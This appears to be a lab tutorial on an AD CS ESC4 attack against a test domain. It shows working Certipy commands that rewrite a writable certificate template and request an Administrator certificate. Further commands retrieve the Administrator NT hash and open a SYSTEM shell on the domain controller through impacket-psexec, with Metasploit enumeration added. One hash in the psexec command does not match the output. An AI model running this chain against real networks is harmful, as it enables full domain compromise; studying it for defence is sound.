
Server Authentication

☐ Make this extension critical

And Click **OK**

Confirm Issuance Requirements

Go back to the Certificate Authority (certsrv.msc) window. Right-click Certificate Templates → Click New → Certificate Template to Issue.




Name	Intended Pu
ESC1	Client Authe
Directory Email Replication	Directory Se
Domain Controller Authentication	Client Authe
Kerberos Authentication	Client Authe
EFS Recovery Agent	File Recover
	Encrypting F
	Client Authe
	Encrypting F
e Certification Authority	<All>
tor	Microsoft Tr

Find Vulnerable Template in the list and select it, in our case we created it as ESC4.

Click OK to publish it

Save the Template

- Click **OK** to save and close


Enable Certificate Templates

Select one Certificate Template to enable on this Certification Authority.
Note: If a certificate template that was recently created does not appear on this list, you may need to wait until information about this template has been replicated to all domain controllers.
All of the certificate templates in the organization may not be available to your CA.
For more information, see Certificate Template Concepts.

Name	Intended Purpose
Enrollment Agent	Certificate Request Agent
Enrollment Agent (Computer)	Certificate Request Agent
ESC4	Server Authentication
Exchange Enrollment Agent (Offline request)	Certificate Request Agent
Exchange Signature Only	Secure Email
Exchange User	Secure Email
IPSec	IP security IKE intermediate
IPSec (Offline request)	IP security IKE intermediate
Key Recovery Agent	Key Recovery Agent
OCSP Response Signing	OCSP Signing


We can see our **template** is now created!

Enumeration & Exploitation

ESC4 Attack Using Certipy

Use Certipy from the attacker machine to enumerate the ADCS configuration and identify vulnerable templates, specifying 'raj' as the user. The command to run is:

```
certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled
```



```
┌──(root㉿kali)-[~]
└─# certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ignite-DC-CA' via CSRA: CASessionError: code: 0
[*] Trying to get CA configuration for 'ignite-DC-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again ...
[*] Got CA configuration for 'ignite-DC-CA'
[*] Saved BloodHound data to '20250402135640_Certipy.zip'. Drag and drop the file into the BloodHound G
[*] Saved text output to '20250402135640_Certipy.txt'
[*] Saved JSON output to '20250402135640_Certipy.json'
```

Open 20250402135640_Certipy.txt or .json and find a vulnerable template and CA with dangerous permissions for Domain Users. A vulnerable template, ESC4, was identified, with key risk indicators including write permissions assigned to Domain Users and the template being both enabled and accessible

The template can be modified or exploited through chaining attacks using Certipy-AD. We'll take advantage of this by enabling specific flags that facilitate additional attack paths. Leveraging the permissions on ESC4, we will update the template to enable full exploitation.

This command applies a **custom configuration** to an existing AD CS certificate template using certipy-ad

```
certipy-ad template -u 'raj@ignite.local' -p Password@1 -template ESC4 -target 192.168.1.48 -save-old
```




```
┌──(root㉿kali)-[~]
└─# certipy-ad template -u 'raj@ignite.local' -p Password@1 -template ESC4 -target 192.168.1.48 -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

This modified the **ESC4** certificate template — likely to **make it even more abusable**, especially for **ESC1 style abuse**, not just ESC4.

Further details on ESC1 can be found here **AD Certificate Exploitation: ESC1**

Inspecting the vulnerable template using the command


```
certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled
```



```
┌──(root㉿kali)-[~]
└─# certipy-ad find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.48 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ignite-DC-CA' via CSRA: CASessionError: code: 0
[*] Trying to get CA configuration for 'ignite-DC-CA' via RRP
[*] Got CA configuration for 'ignite-DC-CA'
[*] Saved BloodHound data to '20250402140244_Certipy.zip'. Drag and drop the file into the BloodHound G
[*] Saved text output to '20250402140244_Certipy.txt'
[*] Saved JSON output to '20250402140244_Certipy.json'

┌──(root㉿kali)-[~]
└─# cat 20250402140244_Certipy.txt
Certificate Authorities
```

After reading the template, the following changes are evident:

- *Client Authentication* is set to ***True***, enabling the certificate for logon/PKINIT, which is essential for Kerberos authentication abuse.
- The *Enrollment Agent* flag is also **enabled**, a dangerous setting that allows issuing certificates on behalf of others.
- *Any Purpose* flag is **activated**, permitting the certificate to be used for any Enhanced Key Usage (EKU).
- *Enrollee Supplies Subject* **enabled**, an attacker can specify their own UPN or username when requesting the certificate



```
 0
    Template Name                         : ESC4
    Display Name                          : ESC4
    Certificate Authorities               : ignite-DC-CA
    Enabled                               : True
    Client Authentication                 : True
    Enrollment Agent                      : True
    Any Purpose                           : True
    Enrollee Supplies Subject             : True
    Certificate Name Flag                 : EnrolleeSuppliesSubject
    Enrollment Flag                       : None
    Private Key Flag                      : ExportableKey
    Requires Manager Approval             : False
    Requires Key Archival                 : False
    Authorized Signatures Required        : 0
    Validity Period                       : 5 years
    Renewal Period                        : 6 weeks
    Minimum RSA Key Length                : 2048
    Permissions
      Object Control Permissions
        Owner                             : IGNITE.LOCAL\Administrator
        Full Control Principals           : IGNITE.LOCAL\Authenticated Users
        Write Owner Principals            : IGNITE.LOCAL\Authenticated Users
        Write Dacl Principals             : IGNITE.LOCAL\Authenticated Users
        Write Property Principals         : IGNITE.LOCAL\Authenticated Users
    [!] Vulnerabilities
```

These changes allow direct certificate requests for *any* domain user like classic ESC1 abuse.


Note: The most critical misconfiguration occurred when a user was granted write permissions over a certificate template. In the case of ESC4, this allows the user to modify the template to enable additional, easily exploitable features.

Why It's So Powerful (Post-Modification)

We transformed the ESC4 template, which initially required an NTLM relay, into a more versatile vulnerability that allows direct abuse through various ADCS attack paths without the need for an NTLM relay

We now impersonate Administrator and request a certificate:


```
certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48  -ca ignite-DC-CA -target 'dc.ignite.local' -template 'ESC4' -upn 'administrator@ignite.local'
```



```
┌──(root㉿kali)-[~]
└─# certipy-ad req -u 'raj@ignite.local' -p 'Password@1' -dc-ip 192.168.1.48  -ca ignite-DC-CA -target 'dc.ignite.local' -template 'ESC4' -upn 'administrator@ignite.local'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

/usr/lib/python3/dist-packages/certipy/commands/req.py:459: SyntaxWarning: invalid escape sequence '\('
  "(0x[a-zA-Z0-9]+) \([-]?[0-9]+ ",
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 8
[*] Got certificate with UPN 'administrator@ignite.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Certipy saves a .pfx file (administrator.pfx) with full impersonation credentials so let's authenticate as Administrator using the certificate

```
certipy-ad auth -pfx administrator.pfx  -dc-ip 192.168.1.48
```




```
┌──(root㉿kali)-[~]
└─# certipy-ad auth -pfx administrator.pfx  -dc-ip 192.168.1.48
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@ignite.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@ignite.local': aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
```

Post Exploitation

Lateral Movement & Privilege Escalation using impacket-psexec

This grants a **Kerberos TGT** for the Administrator account. With the ticket active, we can execute commands as Administrator on the DC:

```
impacket-psexec ignite.local/administrator@ignite.local -hashes
aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03
```



```
┌──(root㉿kali)-[~]
└─# impacket-psexec ignite.local/administrator@ignite.local -hashes aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on ignite.local.....
[*] Found writable share ADMIN$
[*] Uploading file LNjxhroh.exe
[*] Opening SVCManager on ignite.local.....
[*] Creating service jfjV on ignite.local.....
[*] Starting service jfjV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

We successfully obtained a SYSTEM shell on the Domain Controller, full domain compromise confirmed.


ESC4 Attack using Metasploit

Identify Vulnerable Certificate Templates

Use Metasploit's ldap_esc_vulnerable_cert_finder module to enumerate certificate templates susceptible to ESC vulnerabilities. Learn more about the module **here**

Note: This module queries the LDAP server to identify certificate templates vulnerable to various ESC attacks, including ESC1, ESC2, ESC3 and ESC4

```
use auxiliary/gather/ldap_esc_vulnerable_cert_finder
set DOMAIN ignite.local
set USERNAME raj
set PASSWORD Password@1
set RHOSTS 192.168.1.48
run
```



```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use auxiliary/gather/ldap_esc_vulnerable_cert_finder
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set DOMAIN ignite.local
DOMAIN => ignite.local
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set USERNAME raj
USERNAME => raj
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set PASSWORD Password@1
PASSWORD => Password@1
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > set RHOSTS 192.168.1.48
RHOSTS => 192.168.1.48
msf6 auxiliary(gather/ldap_esc_vulnerable_cert_finder) > run
[*] Running module against 192.168.1.48
[*] Discovering base DN automatically
[!] Couldn't find any vulnerable ESC13 templates!
[+] Template: ESC4
[*]   Distinguished Name: CN=ESC4,CN=Certificate Templates,CN=Public Key Services,CN
[*]   Manager Approval: Disabled
[*]   Required Signatures: 0
[+]   Vulnerable to: ESC1, ESC2, ESC4
[*]   Notes:
[*]     * ESC1: Request can specify a subjectAltName (msPKI-Certificate-Name-Flag) a
[*]     * ESC2: Template defines the Any Purpose OID or no EKUs (PkiExtendedKeyUsage
[*]     * ESC4: The account: raj is a part of the following groups: (Authenticated U
[*]   Certificate Template Write-Enabled SIDs:
[*]     * S-1-5-11 (Authenticated Users)
[*]   Certificate Template Enrollment SIDs:
[*]     * S-1-5-11 (Authenticated Users)
[+]   Issuing CA: ignite-DC-CA (dc.ignite.local)
[*]     Enrollment SIDs:
[*]       * S-1-5-11 (Authenticated Users)
[*]       * S-1-5-21-798084426-3415456680-3274829403-519 (Enterprise Admins)
[*]       * S-1-5-21-798084426-3415456680-3274829403-512 (Domain Admins)
[*] Auxiliary module execution completed
```

Modify the Vulnerable Template

When the ESC4 template is identified as vulnerable, use Certipy to modify its configuration

